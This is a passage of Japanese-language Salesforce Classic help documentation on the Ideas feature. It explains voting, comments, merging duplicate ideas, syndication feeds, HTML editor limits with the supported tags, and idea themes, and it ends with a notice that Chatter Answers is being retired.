[通算トップ] サブタブには、最もポイントの高いアイデアが一覧表示されます。[通算トップ] サブタブと [人気のあるアイデア] サブタブの違いは、[通算トップ] サブタブには、通算ポイント数が多いアイデアが上位に表示されるのに対し、[人気のあるアイデア] サブタブには、最も直近に賛成票を獲得したアイデアが半減期を考慮したアルゴリズムによって判断されて上位に表示されます。

カテゴリ別のアイデアの参照

カテゴリは、システム管理者が定義した値で、アイデアをゾーン内で論理サブグループに整理するときに役立ちます。[アイデア] タブの [カテゴリの参照] ドロップダウンリストを使用して、ユーザはアイデアをカテゴリ別に絞ることができ、[アイデアの投稿] ページの ［分類］ 選択リストで、アイデアにカテゴリを追加することができます。

アイデアをカテゴリ別に参照するには、［カテゴリの参照］ ドロップダウンリストからカテゴリを選択します。または、アイデアの説明の下部に表示されている、投稿したユーザの横にあるカテゴリリンクをクリックします。

アイデアのテーマごとのアイデアの表示

アイデアのテーマに投稿されるすべてのアイデアを表示できます。[アイデアのテーマ] 詳細ページから、アイデアのテーマとその関連アイデアを管理できます。

状況別のアイデアの参照

アイデアの状況により、ゾーンメンバーはアイデアの進捗を追跡できます。たとえば、[レビュー中]、[レビュー済み]、[利用不可]、[利用可能] 等の値をシステム管理者は定義することができます。アイデアの状況は、アイデアのタイトルの横に表示され、すべてのゾーンメンバーが見ることができます。

特定の状況にあるすべてのアイデアを参照するには、[アイデア] タブに移動し、［状況］ ドロップダウンリストから値を選択します。または、アイデアの横にある状況リンクをクリックして、その状況にあるゾーンですべてのアイデアを参照します。

他のゾーンのアイデアの参照

システム管理者は、それぞれ固有のアイデアのリストを持つ複数のゾーンを作成できます。このため、アイデアを参照するとき、自分が正しいゾーンを表示していることを確認することが重要です。特定のゾーンでアイデアを参照するには、ページ上部にあるゾーンのリストからゾーンを選択します。

アイデアの詳細の表示

アイデアのタイトルをクリックすると、そのアイデアの詳細ページが表示されます。アイデアの詳細ページには、次のセクションがあります。

- アイデアの完全なテキスト文やポイント数など、アイデアの詳細
- 関連するアイデアのテーマと、アイデアのテーマが属するゾーン
- アイデアに対して投稿されたすべてのコメント
- 新規コメントを追加するためのエリア
- アイデアに投票 (昇格または降格) した最新の 100 ユーザの一覧。新しい投票から順に左から右に並んでいます。
- システム管理者であれば、詳細ページでアイデアを編集、削除またはマージできます。

関連トピック:

アイデアの概要
アイデアへの投票
アイデアに対するコメント
アイデアの投稿と編集
アイデアの使用

アイデアへの投票

アイデアコミュニティの投票とは、アイデアを昇格または降格させることです。アイデアに賛成する場合や、アイデアが気に入った場合は、[賛成]をクリックすると、そのアイデアに 10 ポイント加算されます。同じアイデアを 2 回以上昇格することはできません。また、自分がすでに降格したアイデアを昇格させることはできません。Salesforce により、自分が投稿したアイデアには自動的に昇格の投票が追加されます。

アイデアが気に入らない場合は、[反対]をクリックすると、アイデア全体のスコアから 10 ポイント減算し、アイデアの全体的な人気度を下げることができます。同じアイデアを 2 回以上降格することはできません。また、降格した後でそのアイデアを昇格させることもできません。昇格させるより降格させるユーザが多ければ、そのアイデアの全体スコアが負になる場合もあります。

アイデアに投票する手順は、次のとおりです。

1. [アイデア] タブで、昇格または降格するアイデアを指定します。
2. アイデアに 10 ポイント加算するには、アイデアの横の[賛成]をクリックします。アイデアから 10 ポイント減算するには、[反対] をクリックします。

メモ: 新しいアイデアを投稿すると、そのアイデアに自動的に投票され、アイデアのスコアに 10 ポイント加算されます。

関連トピック:

- アイデアの概要
- アイデアの表示
- アイデアの使用
- 自分の [最近の活動] ページの参照

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアタブを参照する
- アイデアに対する「参照」

アイデアを表示する、投票する
- アイデアに対する「参照」

アイデアを作成する、アイデアにコメントを追加する
- アイデアに対する「作成」

アイデアを編集する、アイデアに対するコメントを編集する
- アイデアに対する「編集」

アイデアに対するコメント

コメントは、投稿されたアイデアに対するプレーンテキストの応答で、コメントによってアイデアについて議論できます。[アイデア] タブの [コメント] サブタブには、最新のコメントが一覧表示されます。アイデアの詳細ページでは、コメントが古いものから順に並んで表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアタブを参照する
- アイデアに対する「参照」

アイデアを表示する、投票する
- アイデアに対する「参照」

アイデアを作成する、アイデアにコメントを追加する
- アイデアに対する「作成」

アイデアを編集する、アイデアに対するコメントを編集する
- アイデアに対する「編集」

アイデアへのコメントの追加

自分の考えや意見を他のコミュニティメンバーと共有するには、次の手順でアイデアにコメントを追加します。

1. [アイデア] タブで、コメントを追加するアイデアを指定します。
2. アイデアのタイトル、またはアイデアの説明の下にある [コメント] リンクをクリックします。
3. アイデアの詳細ページで、[コメントの追加] セクションにあるテキスト入力エリアにコメントを入力します。4,000 文字まで入力できます。

   組織でアイデアの HTML エディタが有効になっていると、説明に HTML や参照用のオンライン画像を含めることができます。HTML エディタが有効になっていない場合は、テキストのみを使用します。
4. [投稿] をクリックして、コメントを送信します。

新たに追加されたコメントは、アイデアの詳細ページの [コメント] 関連リストに表示されます。

アイデアに対するコメントの編集

アイデアに対して投稿したコメントを編集する手順は、次のとおりです。

1. アイデアの詳細ページで、コメントの横にある [編集] をクリックします。
2. 必要に応じてコメントを編集します。
3. 作業内容を保存するには、[適用] をクリックします。

アイデアに対するコメントの削除

アイデアに対するコメントを削除するには、アイデアに対する「削除」権限が必要です。

1. アイデアの詳細ページで、コメントの横にある [削除] をクリックします。
2. [OK] をクリックします。

最近投稿されたコメントの表示

アイデアコミュニティで最近投稿されたコメントを表示するには、[コメント] サブタブをクリックし、コメントを表示するゾーンを選択します。コメントのテキストをクリックすると、該当するアイデアの詳細ページが表示されます。

[コメント] タブには、以下のように表示されます。

- コメントは、最新のものから順に表示されます。
- コメントが投稿されたアイデアのタイトルが、コメントの上に表示されます。
- コメントを投稿したユーザの別名が、コメントテキストの横に表示されます。
- アイデアに対するコメントの総数が、コメントテキスト下の括弧内に表示されます。たとえば、「コメント [20]」であれば、そのアイデアに 20 件のコメントがあることを表します。

関連トピック:

アイデアの概要
アイデアの表示
アイデアの使用
アイデアに対するコメントへのいいね!

アイデアに対するコメントへのいいね!

コメントにいいね! と言って、支持します。

アイデアに関連付けられたコメントの下にある [いいね!] をクリックします。

コメントにいいね! と言うのを止める場合は、[いいね!を取り消す] をクリックします。

アイデアでは、コメントへのいいね!の件数がカウントされます。コメントがいいね!を受け取ると、コメントの合計スコアおよびコメントを投稿したユーザの評価にポイントが追加されます。

関連トピック:

アイデアに対するコメント

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アイデアの削除

アイデアを削除する手順は、次のとおりです。

1. アイデアの名前をクリックすると、詳細ページが表示されます。
2. [削除] ボタンをクリックします。
3. [OK] をクリックします。

アイデア、そのコメント、また子アイデアがあればごみ箱に移動されます。ごみ箱からアイデアを復元すると、そのアイデアのコメント、投票、および子アイデアも復元されます。

関連トピック:

- アイデアのマージ
- アイデアの投稿と編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアとコメントを削除する

- アイデアに対する「削除」

自分の [最近の活動] ページの参照

[最近の活動]ページには、ゾーンへの参加に関する最近の活動の概要がすべて含まれています。[最近の活動]ページを表示するには、[アイデア]タブに移動し、ページ右側にある自分の [ニックネーム] リンクをクリックします。他のゾーンメンバーの [最近の活動] ページを表示するには、投稿されているアイデアやコメントの下に表示されるコミュニティメンバーの名前をクリックします。[ゾーン] リストからゾーンを選択すると、アクセス権を持つ異なるゾーンの活動を表示できます。

[最近の活動]ページでは、次のアイコンを使用して、さまざまな種別の活動が識別されます。

- は、自分が登録したアイデアを示します。
- は、自分が投票したアイデアを示します。
- は、自分がアイデアに対して投稿したコメントと、自分のアイデアに対して他のユーザが投稿したコメントを示します。

詳細は、[最近の活動]ページの左側にある次のリンクをクリックしてください。

- [登録したアイデア] には、このゾーンに自分が投稿したアイデアが表示されます。最も最近のアイデアが先頭に表示されます。
- [投票したアイデア] には、自分が昇格または降格させたこのゾーン内のアイデアが表示されます。
- [最近の応答] には、自分のアイデアそれぞれに対して投稿された最も最近のコメントと、自分が以前コメントした各アイデアに対して投稿された最も最近のコメントが表示されます。このセクションは、他のコミュニティメンバーの最近の活動を参照しているときには表示されません。

  自分のアイデアやコメントへの最近の返信数をすばやく判断するには、[アイデア] タブの右上角にある最近の返信アイコン () の横を見ます。このアイコンは、新しい返信を受け取った場合にのみ表示されます。

メモ: 独自の画像をアップロードしてデフォルト画像を置き換えることはできません。

関連トピック:

アイデアの概要
アイデアの表示
アイデアの使用

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアタブを参照する
- アイデアに対する「参照」

アイデアを表示する、投票する
- アイデアに対する「参照」

アイデアを作成する、アイデアにコメントを追加する
- アイデアに対する「作成」

アイデアを編集する、アイデアに対するコメントを編集する
- アイデアに対する「編集」

アイデアのシンジケーションフィードの登録

シンジケーションフィードを使用すると、アイデア内の変更を登録し、外部ニュースリーダーの更新を受信できるようになります。ユーザがアイデアシンジケーションフィードに登録するには、次の前提条件を満たす必要があります。

- アイデアは Force.com サイトを使用して公開する必要があります。
- ［分類］項目がアイデアで有効になっている必要があります。一部の組織については、この項目がデフォルトで有効になっています。

シンジケーションフィードを登録するには、次の Idea ページでフィードアイコン ( ) をクリックします。

- [人気のあるアイデア] サブタブ
- [最近のアイデア] サブタブ
- [通算トップ] サブタブ
- [コメント] サブタブ

  このフィードには、同じアイデアのものであっても個別にコメントが表示されます。単一アイデアのコメントは [コメント] サブタブにまとめられ、そのアイデアの最新コメント数のみが表示されます。

- [最近の活動] ページ

  特定のコミュニティメンバーが投稿したすべてのコメントを含むフィードを登録するには、アイデアの下に表示されるコミュニティメンバーの名前または投稿したコメントをクリックします。コミュニティメンバーの [最近の活動] ページのフィードアイコンをクリックします。別のコミュニティメンバーの [最近の活動] ページを登録すると、フィードには、そのメンバーの最新のコメントだけが表示され、他のユーザのコメントは表示されません。

メモ: 子アイデア (マスタアイデアと結合されたアイデア) はフィードには表示されません。マスタアイデアのみが表示されます。

関連トピック:

アイデアの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアタブを参照する
- アイデアに対する「参照」

アイデアを表示する、投票する
- アイデアに対する「参照」

アイデアを作成する、アイデアにコメントを追加する
- アイデアに対する「作成」

アイデアを編集する、アイデアに対するコメントを編集する
- アイデアに対する「編集」

アイデアの投稿と編集

アイデアの投稿

1. サイドバーの検索ボックスを使用して、自分のアイデアと同じ既存のアイデアがないかどうかを検索してください。こうすると、コミュニティ内で重複するアイデア数を減らせます。自分のアイデアと同じ既存のアイデアが存在しない場合は、次のステップに進みます。
2. 次のいずれかの方法で、新しいアイデアを作成します。
   - [アイデア]タブで、ページ上部にある[コミュニティ]リストから該当するコミュニティを選択し、[アイデアの投稿]をクリックします。
   - アイデアリストビューから、[新規アイデア]をクリックし、コミュニティを選択してから[次へ]をクリックします。
   - サイドバーの［新規作成］ドロップダウンリストから[アイデア]を選択し、コミュニティを選択してから[次へ]をクリックします。
3. アイデアのテーマにアイデアを投稿する場合は、リストから1つを選択します。コミュニティ内に存在するアイデアのテーマに対してのみ、アイデアを投稿できます。
4. アイデアのタイトルを、255文字以内で入力します。

   タイトルを入力すると、Salesforceタイトルまたは説明に同じ単語を含むコミュニティを検索し、アイデアが一致する上位5つのコミュニティを表示します。これらのアイデアのいずれかが自分のアイデアと似ている場合、アイデアのタイトルをクリックすると、新しいウィンドウで詳細ページが開きます。詳細ページから、アイデアの説明を読み、コミュニティに重複するアイデアを投稿するのではなく、そのアイデアに投票することができます。自分のアイデアと同じようなアイデアがリストにない場合、次の手順に進み、自身独自のアイデアを投稿します。
5. 説明欄に、アイデアの詳細を入力します。

   組織でアイデアのHTMLエディタが有効になっていると、説明にHTMLや参照用のオンライン画像を含めることができます。HTMLエディタが有効になっていない場合は、テキストのみを使用します。
6. アイデアのカテゴリを1つ以上選択します。
7. システム管理者であれば、必要に応じてアイデアの状況を選択します。［状況］ドロップダウンリストは、システム管理者にのみ表示されます。
8. システム管理者が有効化すると、アイデアに添付ファイルを追加できます。
   - ［参照］をクリックして、自分のコンピュータからファイルを見つけて添付します。

     Microsoft® PowerPoint®プレゼンテーションやExcel®スプレッドシートから、Adobe® PDFファイル、画像ファイル、音声ファイル、動画ファイルまで、サポートされるあらゆるファイル形式を添付できます。添付ファイルの最大サイズは、所属する組織によって決まります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアタブを参照する
- アイデアに対する「参照」

アイデアを表示する、投票する
- アイデアに対する「参照」

アイデアを作成する、アイデアにコメントを追加する
- アイデアに対する「作成」

アイデアを編集する、アイデアに対するコメントを編集する
- アイデアに対する「編集」

- 必要に応じて、ファイルのタイトルを入力します。タイトルを入力しないと、添付ファイルのタイトルとしてファイル名が表示されます。

9. [投稿] をクリックします。

新しいアイデアは、[最近のアイデア] サブタブの最上部に表示され、保存時に自分の投票 (昇格) が自動的に適用されます。各投票は 10 ポイントに相当します。

ヒント: 次の記述のヒントを参考にして、他のユーザが読みやすく、理解しやすいアイデアにします。

- 完全な文章を使用します。
- できるだけ簡潔で直接的に表現します。
- スペルと句読点のチェックをします。

アイデアの編集

アイデアに対する「編集」権限を持っている場合は、既存のアイデアの詳細を編集できます。

1. [アイデア] タブで、アイデアのタイトルをクリックします。
2. [編集] をクリックします。
3. アイデアのタイトル、説明、カテゴリ、および状況 (システム管理者のみ) を適宜編集します。
4. 作業内容を保存するには、[適用] をクリックします。

アイデアの詳細の編集では、アイデアに対するコメントの編集はできません。

関連トピック:

アイデアの概要
アイデアの使用

アイデアのマージ

概要

ゾーンに寄稿するユーザが多くなるほど、重複するアイデア数も増えていきます。アイデアが重複すると、投票やコメントが多くの類似したアイデアに分散するため、フィードバックの測定が困難になります。この問題を解決する最善の方法は、重複するアイデアをマージすることです。これで 1 つのアイデアがマスタとなり、その他が子アイデアとなります。

アイデアのマージについては、次の点に注意してください。

- アイデアは、いったんマージすると分けることはできません。
- 子アイデアに属するすべての投票は、マスタアイデアに移行されます。同じコミュニティメンバーが 2 つのアイデアに投票して、それがマージされると、マスタアイデアへの投票のみが残り、子アイデアへの投票は破棄されます。
- ユーザは、マスタアイデアにのみ投票やコメントの追加ができます。
- 異なるゾーンのアイデアはマージできません。
- 親アイデアを削除すると、子アイデアもすべて自動的に削除されます。子アイデアを個々に削除することはできません。
- マスタアイデアは、子アイデアの状況とカテゴリの値を継承しません。
- アイデアがマージされて子アイデアになると、その子アイデアは [登録したアイデア] ページには表示されたままですが、ゾーンメンバーの [最近の活動] のどのページにも表示されなくなります。
- マージされたアイデアは、[アイデアのテーマ] の詳細ページにある登録されたアイデアのリストには表示されず、[登録したアイデア] 項目にもカウントされません。
- 子アイデアをマージすると、[アイデアのテーマ] 項目を編集できなくなります。
- マージされた子アイデアは、ユーザの [最近の活動] ページにある [登録したアイデア] リストからアイデアを登録したユーザには引き続き表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

複数のアイデアをマージする
- アイデアに対する「編集」

アイデアのマージ

重複するアイデアを探してマージする手順は、次のとおりです。

1. [アイデア] タブで、マージするアイデアのタイトルをクリックします。
2. アイデアの詳細ページで、[重複の検索]をクリックします。Salesforceはゾーン内のすべてのアイデアを検索し、現在のアイデアのタイトルに最も近いタイトルを持つアイデアを 5 件表示します。
3. [重複の可能性] リストにマージするアイデアがない場合は、[重複の検索] 項目にキーワードを入力し、[検索] をクリックします。Salesforce に、重複の可能性があるアイデアの新しい一覧が表示されます。
4. [重複の可能性] リストから、マージするアイデアを選択します。

   重複の可能性があるアイデアの詳細を表示するには、アイデアのタイトルをクリックします。検索結果に戻るには、ブラウザの [戻る] ボタンを使用します。
5. [現在のアイデアとマージ] をクリックします。

6. マスタアイデアにするアイデアを選択し、[マージ] をクリックします。
7. [OK] をクリックすると、マージが完了します。

アイデア使用のヒント

ユーザ権限

アイデアタブを参照する	アイデアに対する「参照」
アイデアを表示する、投票する	アイデアに対する「参照」
アイデアを作成する、アイデアにコメントを追加する	アイデアに対する「作成」
アイデアを編集する、アイデアに対するコメントを編集する	アイデアに対する「編集」
コミュニティを作成する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アイデアを設定して使用するときは、次の点に留意してください。

- アイデアでの活動を監視するために、次のことができます。
  - 1 つのアイデアに寄せられたコメントの数に基づいて、ワークフロールールやトリガを作成する。1 つのアイデアへの投票総数や投票数に基づいてワークフロールールやトリガを作成することはできません。[アイデア] オブジェクトが更新されるときにコメントを挿入または削除するトリガも作成できません。
  - 1 つのアイデアの投票スコアまたはコメント数に基づいてカスタムレポートを作成する。
- アイデアやコメントを投稿するとき、アイデアの説明またはコメントの項目に URL を含めることができますが、アイデアにファイルを添付したり、メモを追加したりすることはできません。
- 主従関係はサポートされません。
- アイデアでは、ワークフロー ToDo、アウトバウンドメッセージ、および承認はサポートされていません。
- アイデアでは、カスタムリンクはサポートされません。
- アイデアの詳細ページには、関連リストは表示されません。
- データエクスポート機能では、削除されたアイデアと削除されたコメントを除いて、アイデアデータをすべてアーカイブします。
- アイデアの活動や行動は作成できません。
- アイデアの標準項目またはカスタム項目を使用する場合、次の点に注意してください。
  - 履歴管理はサポートされません。
  - 項目の連動関係と積み上げ集計項目はサポートされません。
  - 数式項目でコミュニティオブジェクトを使用できません。

HTML エディタ使用のヒント

HTML エディタには WYSIWYG HTML 編集機能があり、次の操作を実行できます。

- 画像
- ハイパーリンクの挿入
- 段落の配置の変更
- 箇条書きや番号付き箇条書きの作成

実装のヒント

- HTML エディタに入力する HTML タグは、ユーザにはテキストとして表示されます。
- 関連リスト、検索結果、および詳細のフロート表示では、Salesforce は HTML の書式設定や画像を含むテキストは表示しません。
- ユーザがハイパーリンクをクリックすると、新しいブラウザウィンドウで開きます。HTML エディタでは、HTTP、HTTPS、そして mailto ハイパーリンクをサポートします。
- 画像を挿入するには、 をクリックし、画像ファイルを参照するか、画像の Web アドレスを指定します。説明を入力します。これは、ユーザが画像の上にカーソルを置いたとき、また画像を使用できない場合に表示されます。画像には、Salesforce がアクセスできる URL を含める必要があります。
- 画像は、リストビューとレポートには表示されません。
- HTML エディタの個々の機能は無効にできません。たとえば、ハイパーリンク機能や画像機能を無効にできません。
- HTML エディタは、Salesforce でサポートされるすべての言語をサポートします。
- セキュリティ上の理由から、HTML エディタで使用できるタグと属性は、「サポートされる HTML タグと属性」(ページ 2632)でリストされたものに限られます。Salesforce では、アイデアの説明やコメントを保存するときに、サポート対象外のタグと属性を自動的に削除します。Salesforce は、潜在的に悪意のある HTML も削除します。Salesforce は、サポート対象外の HTML や潜在的に悪意のある HTML を削除しても、ユーザには通知しません。
- HTML エディタは、JavaScript やカスケードスタイルシート (CSS) をサポートしません。

サポートされる HTML タグと属性

HTML エディタでは、次のタグをサポートします。

<a>	<dt>	<q>
<abbr>		<samp>
<acronym>	<font>	<small>
<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>

<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

これらのタグには属性を含めることができます。

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

上記の属性には、特定の文字列で始まる URL **を含めることができます。**

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / **(相対リンクの場合)**

アイデアでの HTML エディタの有効化

HTML エディタは、ほとんどの組織でデフォルトで有効になっています。組織で HTML **エディタが有効になっていない場合、「アイデアの設定のカスタマイズ」** (ページ 2898)**で説明したように、システム管理者が有効化できます。**

警告: HTML **エディタいったん有効にすると、無効にはできません。**

HTML **エディタを有効にする前に、次の点に注意してください。**

- HTML 形式のアイデアの説明それぞれの最大サイズは 32 KB です。各コメントの最大サイズは 4 KB です。
- HTML エディタを使用してアイデアの説明やコメントをテキスト形式で編集して保存すると、Salesforce はその説明やコメントを HTML 形式で保存します。
- リストビューと検索結果では、Salesforce はアイデアの説明またはコメントの最初の 255 文字のみを表示します。この文字数には、HTML タグも含まれます。

関連トピック:

アイデアの概要
アイデアの使用
アイデアに対するコメント
アイデアの投稿と編集

アイデアのテーマ


アイデアのテーマを使用して特定のトピックに関するアイデアを投稿するようにコミュニティメンバーを招待すれば、メンバーが問題を解決したり、会社の革新を提案したりできるようになります。たとえば、コミュニティを巻き込んで新製品の発売を盛り上げるために、協力して製品の名前を考えるようにメンバーに依頼できます。コミュニティメンバーは協力し合って、アイデアをアイデアのテーマに追加します。コミュニティメンバーが互いのアイデアに投票およびコメントして、最終的に勝者が決定するまで活動を観察できます。

アイデアのテーマを作成すると、写真、動画、その他のマルチメディアコンテンツをショーケースに追加したり、コミュニティに提示したアイデアを説明したりできます。また、アイデアのテーマに投稿されたアイデアのリストを表示したり、管理したりすることもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



関連トピック:

- アイデアのテーマの作成と編集
- アイデアのテーマの使用
- アイデアのテーマの管理

アイデアのテーマの使用

リストからテーマの参照、検索、モデレート、作成を行うには、[アイデアのテーマ] タブをクリックします。

- [新規ビューの作成] をクリックして、独自のカスタムリストビューを定義する。作成したビューを編集または削除するには、[ビュー] ドロップダウンリストから選択し、[編集] をクリックします。組織に複数のコミュニティがある場合は、ビューに［コミュニティ］を追加して、各アイデアのテーマに関連付けられているコミュニティの名前を参照できるようにすることをお勧めします。［ゾーン］項目をビューに追加すると、複数のゾーンを管理するのにも役立ちます。
- [アイデアのテーマ] リストビューページで［新しいアイデアのテーマ］をクリックするか、[アイデアのテーマ] 概要ページの [最近のアイデアのテーマ] リストで［新規］をクリックして新しいアイデアのテーマを作成する。
- をクリックして、更新されたリストを更新する。
- [編集] または [削除] をクリックしてアイデアのテーマを編集または削除する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アイデアのテーマ] タブを表示する

- アイデアのテーマに対する「参照」

アイデアのテーマを作成する

- アイデアに対する「作成」

メモ: アイデアのテーマを削除すると、関連付けられたアイデアも削除されます。反対に、アイデアのテーマを復元すると、関連付けられたアイデアも復元されます。

関連トピック:

- アイデアのテーマの作成と編集
- アイデアのテーマ
- アイデアのテーマの管理

アイデアのテーマの作成と編集

[アイデアのテーマ]タブは、アプリケーションとコンソールの両方で、自分が管理するコミュニティのアイデアのテーマの作成と編集に使用できます。

1. [アイデアのテーマ]リストビューページで[新しいアイデアのテーマ]をクリックするか、[アイデアのテーマ] 概要ページの [最近のアイデアのテーマ] リストで [新規] をクリックします。
2. アイデアのテーマのゾーンを選択し、［次へ］をクリックします。
3. アイデアのテーマの［状況］を選択します。
4. テーマのカテゴリを選択します。
5. アイデアのテーマのタイトルを追加します。
6. 必要に応じて、テーマの説明を入力します。

   テキストを書式設定したり、画像や動画を追加したりするには、HTMLエディタを使用します。
7. ［保存］をクリックします。

関連トピック:

- アイデアのテーマ
- アイデアのテーマの使用
- アイデアのテーマの管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アイデアのテーマ]タブを表示する
- アイデアのテーマに対する「参照」

アイデアのテーマを作成する
- アイデアに対する「作成」

アイデアのテーマの管理

[アイデアのテーマ]詳細ページから、アイデアのテーマとその関連アイデアを管理できます。システム管理者は、次の作業を実行できます。

- アイデアのテーマを［編集］、［削除］、または［コピー］する。
- アイデアのテーマに送信されたアイデアを［編集］または［削除］する。
- ゾーンのアイデアのテーマ間でアイデアを移動する。

  この操作を行うには、アイデアの名前を編集します。これにより、アイデアが現在のアイデアのテーマから削除され、異なるアイデアのテーマを選択できます。

- アイデアのテーマに送信されたアイデアの数を参照する。マージされたアイデアは、[アイデアのテーマ]の詳細ページにある登録されたアイデアのリストには表示されず、［登録したアイデア］項目にもカウントされません。
- アイデアを作成し、取り組み中のアイデアのテーマに投稿する。

関連トピック:

アイデアのテーマの作成と編集

アイデアのテーマの使用

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アイデアのテーマ]タブを表示する

- アイデアのテーマに対する「参照」

アイデアのテーマを作成および編集する

- アイデアに対する「作成」

Chatter アンサーの [Q&A] タブの使用

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーは、ユーザが質問を投稿して他のユーザやサポートエージェントから回答やコメントを受け取れる、セルフサービスのサポートコミュニティです。Chatter アンサーは、ケース、質問と回答、および Salesforce ナレッジの記事を一元化します。

Chatter アンサーで、顧客は次のことを実行できます。

- [Q&A] タブを使用して質問を投稿、参照し、質問に返信する。
- 自分の質問と返信を削除する。
- スパム、悪質、または不適切として、質問や返信にフラグを付ける。
- 質問に回答があったとき、またはフォローしている質問の最良の回答が選ばれたときにメールを受信する。
- オープンケースに関連する問題を解決するために、サポートエージェントと公開または非公開のコラボレーションを行う。
- Salesforce ナレッジの記事を検索およびレビューする。
- 投稿や Salesforce ナレッジ記事と同様に、人気度の特定に役立てる。
- 自分のユーザプロファイルに写真をアップロードする。
- 他のユーザに最良の回答としてマークされた、他のユーザの投稿数や回答数を参照する。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

